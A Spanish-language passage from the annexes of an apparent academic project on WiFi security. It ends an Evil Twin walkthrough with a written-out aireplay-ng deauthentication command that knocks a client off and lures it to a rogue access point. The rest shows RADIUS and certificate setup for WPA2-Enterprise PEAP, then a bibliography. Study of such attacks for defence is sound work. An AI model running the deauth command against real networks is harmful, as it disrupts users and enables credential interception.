- 5.- Ahora se envía una petición de des-autenticación al cliente que hemos suplantado la dirección MAC para desconectarlo y que intente conectar de nuevo, pero esta vez a nuestro punto de acceso EvilTwin:


```
aireplay-ng --deauth 50 -a E4:12:1D:EF:37:E5 -h E4:12:1D:EF:37:E5 -c E0-B9-A5-D2-C1-F6 mon0
```

- 6.- Con el comando airodump-ng se puede ver que es imposible diferenciar a los dos puntos de acceso, el real y el falso.

Anexo 5 - Instalación de software TEKRADIUS LT


La instalación de TEKRADIUS es realmente sencilla, es lo que comúnmente denominamos instalación "Siguiente-Siguiente".

Lo primero es descargarnos el instalable desde la web oficial y ejecutar el archivo **setup.exe**:




Como vemos, esta es la pantalla inicial del asistente de instalación. Tan solo hacemos clic en "Next >".

Ilustración 116 - TEKRADIUS_instalación_1



Aceptamos el acuerdo de licencia y clic en el botón "Next>".

Ilustración 117 - TEKRADIUS_instalación_2



Selección del path de instalación en nuestro disco duro y hacemos clic en "Next >".

Ilustración 118 - TEKRADIUS_instalación_3



Ilustración 119 - TEKRADIUS_instalación_4

Nos muestra el fichero readme para la versión 5.3 que estamos instalando.

Clic en el botón "**Next >**".



Ilustración 120 - TEKRADIUS_instalación_5

Pantalla de confirmación de la instalación.

Clic en el botón "**Next >**".




Ilustración 121 - TEKRADIUS_instalación_6

Pantalla final de instalación satisfactoria.

Clic en el botón "**Close**" para cerrar y finalizar la instalación.

Anexo 6 - Instalación de software TEKCert

Como ocurría con la instalación de TEKRADIUS, el proceso con TEKCert es igual de sencillo:



Ilustración 122 - TEKCert_Instalación_1

Pantalla inicial tras la ejecución del archivo "setup.exe".

Clic en el botón "Next >".





Ilustración 123 - TEKCert_Instalación_2

Aceptamos acuerdo de licencia y clic en el botón "Next >".



Ilustración 124 - TEKCert_Instalación_3


Seleccionamos el path de instalación de TEKCert y hacemos clic en el botón "Next >".



Presentación de información del archivo readme para la versión 2.3 de TEKCert.

Clic en el botón "Next >".


Ilustración 125 - TEKCert_Instalación_4



Pantalla de confirmación del proceso de instalación en el equipo.

Clic en el botón "Next >".

Ilustración 126 - TEKCert_Instalación_5



Finalización de la instalación haciendo clic en el botón "Close".

Ilustración 127 - TEKCert_Instalación_6

Anexo 7 - Instalar certificado en el cliente inalámbrico

Desde *TEKRADIUS* podemos exportar el certificado a un archivo *.cer o *.pfx (exportación de clave privada) para su posterior instalación en el equipo cliente.

Primero, desde *TEKCert*, exportamos el certificado y la clave privada para instalarlo en el cliente posteriormente:




Ilustración 128 - Instalación_Certificado_1

Como vemos en la imagen anterior, marcamos la casilla "Export with Private Key", escribimos la clave en el cuadro de texto contiguo y hacemos clic en el botón del disquete para exportar el certificado.

Una vez tenemos nuestro archivo **PFX** podemos instalarlo en los clientes que necesitemos. Para su instalación hacemos clic derecho del ratón sobre nuestro certificado y seleccionamos la opción "**Instalar certificado**":




Ilustración 129 - Instalación_Certificado_2





Ilustración 130 - Instalación_Certificado_3

Seleccionamos la opción de instalar el certificado para el usuario actual o equipo local, en nuestro caso simplemente lo haremos en el perfil de usuario que ha iniciado sesión en el equipo.


Clic en "Siguiente".



Nos aparece el asistente de importación del certificado que queremos instalar, en nombre del archivo vemos claramente nuestro certificado que hemos exportado en formato **pfx**.

Clic en "Siguiente".


Ilustración 131 - Instalación_Certificado_4



Aquí debemos introducir la clave privada que especificamos en el certificado a la hora de exportarlo desde TEKCert.

Clic en "Siguiente".


Ilustración 132 - Instalación_Certificado_5



Seleccionamos la opción de guardar el certificado en el almacén "Entidades de certificación raíz de confianza".

Clic en "Siguiente".

Ilustración 133 - Instalación_Certificado_6



Si todo es correcto, clic en "Finalizar" para terminar el proceso del asistente de instalación de nuestro certificado.

Ilustración 134 - Instalación_Certificado_7




Ilustración 135 - Instalación_Certificado_8




Ilustración 136 - Instalación_Certificado_9




Ilustración 137 - Instalación_Certificado_10

Como vemos el proceso es muy sencillo, tan solo nos debemos asegurar seleccionar que se instale en el almacén de certificados "Entidades de certificación raíz de confianza" (ilustración 133) y el resto "Siguiente", el certificado queda instalado como vemos en la imagen de la izquierda (ilustración 136).

Anexo 8 - Configurar acceso PEAP TLS en el cliente inalámbrico

Para crear la conexión wifi personalizada a las necesidades de seguridad que hemos configurado con nuestra solución, realizamos los siguientes pasos:




Ilustración 138 - PEAP_TLS_Cliente_1

Creamos una conexión manualmente con la opción resaltado en la imagen de la izquierda.

Hacemos clic en *Siguiente*.




Ilustración 139 - PEAP_TLS_Cliente_2

Especificamos el nombre de la red a la que vamos a conectar (SSID), en este caso nuestra red *FLES_ACCESS*.

Elegimos el tipo de seguridad *WPA2-Enterprise*.

Elegimos cifrado AES e introducimos la clave de la red.

Clic en *Siguiente*.




Ilustración 140 - PEAP_TLS_Cliente_3

Antes de cerrar la ventana seleccionamos "Cambiar la configuración de conexión".




Ilustración 141 - PEAP_TLS_Cliente_4

Nos vamos a la pestaña "Seguridad".

Elegimos el método de autenticación *EAP protegido (PEAP)* y hacemos clic en el botón de configuración.





Ilustración 142 - PEAP_TLS_Cliente_5

Marcamos el checkbox "Validar un certificado de servidor" y en entidades de certificación raíz de confianza seleccionamos el certificado FLESW384 de servidor que hemos instalado previamente en nuestro equipo.

Como debemos introducir nuestro usuario y contraseña para que TEKRADIUS valide con directorio activo, seleccionamos el método de autenticación "contraseña segura (EAP-MSCHAP v2)" y clic en el botón Configurar.



No marcar el *checkbox*, puesto que se puede dar el caso que no tengamos iniciada sesión en el equipo con nuestra cuenta de usuario de dominio Windows.

Clic en Aceptar y ya podemos finalizar la creación de la conexión con nuestra red FLES_ACCESS.

Ilustración 143 - PEAP_TLS_Cliente_6

Bibliografía

[1] Historia sobre el concepto WiFi

<http://www.lacuevawifi.com/antenas/que-es-el-wifi-historia-y-primeras-normas-802-11/>

<https://es.wikipedia.org/wiki/Wifi>

[2] Tipos de redes y estándares WiFi

<https://norfipc.com/redes/tipos-redes-estandares-wi-fi-diferencias.php>

[3] Conceptos básicos en redes WI-Fi y métodos de autenticación

Temario y ejercicios prácticos realizados en el Curso Certificado Profesional de hacking ético (CPHE) impartido en "The Security Sentinel"

Andreu, F. , Pellejero, I. , Lesta, A. (2006): Fundamentos y aplicaciones de seguridad WLAN. Ed. Marcombo. Barcelona.

[http://wiki.inf.utfsm.cl/index.php?title=EEE_802.11_wireless_LANs_\(%E2%80%9Cwi-%EF%AC%81%E2%80%9D\)](http://wiki.inf.utfsm.cl/index.php?title=EEE_802.11_wireless_LANs_(%E2%80%9Cwi-%EF%AC%81%E2%80%9D))

<https://www.intel.la/content/www/xl/es/support/articles/000006999/network-and-ipo-wireless-networking.html>

[4] Tipos de ataque y vulnerabilidades WiFi

Temario y ejercicios prácticos realizados en el Curso Certificado Profesional de hacking ético (CPHE) impartido en The Security Sentinel

<https://www.fwhibbit.es/aircrack-ng-ii-desautenticacion-y-autenticacion-falsa>

<https://www.fwhibbit.es/krack-analisis-de-la-vulnerabilidad-del-protocolo-wpa2>

<https://www.krackattacks.com/>

[5] TEKRADIUS y referencias sobre conexión de seguridad PEAP-TLS

<https://khaostechologies.wordpress.com/2012/04/20/implementando-un-servidor-radius-para-wifi/>

<http://apetec.com/support/tekradiussetup.htm>

https://wificlientesr.mundo-r.com/manual_windows10_es.html